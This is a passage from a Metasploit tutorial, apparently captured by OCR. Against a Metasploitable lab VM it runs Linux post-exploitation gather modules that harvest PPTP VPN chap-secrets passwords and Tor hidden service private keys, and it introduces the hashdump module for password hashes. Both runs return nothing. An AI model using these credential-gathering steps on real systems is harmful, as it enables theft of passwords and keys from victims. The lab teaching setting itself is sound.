
Next module we will try is the pptd_chap_secrets module. As its name implies, this POST module collects Point To Point Tunneling Protocol (PPTP) Virtual Private Network (VPN) info -rmation present on the target system. This information includes client, server, password and IP address from your target server's chap-secrets file. If the VPN server is installed on the ta-rget on the target file, the chap-secrets file is present in the /etc/ppp directory.




```
msf5 > use post/linux/gather/pptpd_chap_secrets
msf5 post(linux/gather/pptpd_chap_secrets) > show options

Module options (post/linux/gather/pptpd_chap_secrets):

   Name     Current Setting        Required  Description
   ----     ---------------        --------  -----------
   FILE     /etc/ppp/chap-secrets  yes       The default path for chap-secrets
   SESSION                         yes       The session to run this module on.

msf5 post(linux/gather/pptpd_chap_secrets) > set session 3
session => 3
msf5 post(linux/gather/pptpd_chap_secrets) > run

[*] This file has no secrets: /etc/ppp/chap-secrets
[*] Post module execution completed
msf5 post(linux/gather/pptpd_chap_secrets) > 
```

The module doesn't get me any information as it says the chap-secrets file doesn't have any secrets. This may mean there is no PPTP VPN installed on the target system.

The tor_hiddenservices module collects the hostnames and private keys of any TOR Hidden Services. Tor browser is a browser which uses onion routing to keep browsing secure. It stor -es data in a file named torrc. So this module searches for torrc file and once found, it will loo -k for any directories of hidden services. However, this module requires root permissions.




```
msf5 > use post/linux/gather/tor_hiddenservices
msf5 post(linux/gather/tor_hiddenservices) > show options

Module options (post/linux/gather/tor_hiddenservices):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(linux/gather/tor_hiddenservices) > set session 2
session => 2
msf5 post(linux/gather/tor_hiddenservices) >
```




```
msf5 post(linux/gather/tor_hiddenservices) > run

[*] Running module against metasploitable.localdomain
[*] Info:
[*]                _                  _       _ _        _     _      ____
  _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ | '_ `
 _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) || | | | |
__/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ |_| |_| |_|\___|\__\
__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
 |_|                                        Warning: Never expose this VM to a
n untrusted network!Contact: msfdev[at]metasploit.comLogin with msfadmin/msfadmi
n to get started
[*]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux
[*] Looking for torrc...
[-] No torrc file found, maybe it goes by a different name?
[*] Post module execution completed
msf5 post(linux/gather/tor_hiddenservices) >
```

There is no torrc file on the target which means there may be no tor browser.

Let us finish this tutorial with a module that may play a big role in privilege escalation lat-er. The hashdump module. As the name implies, this module dumps password hashes of all the users on the Linux system.



```
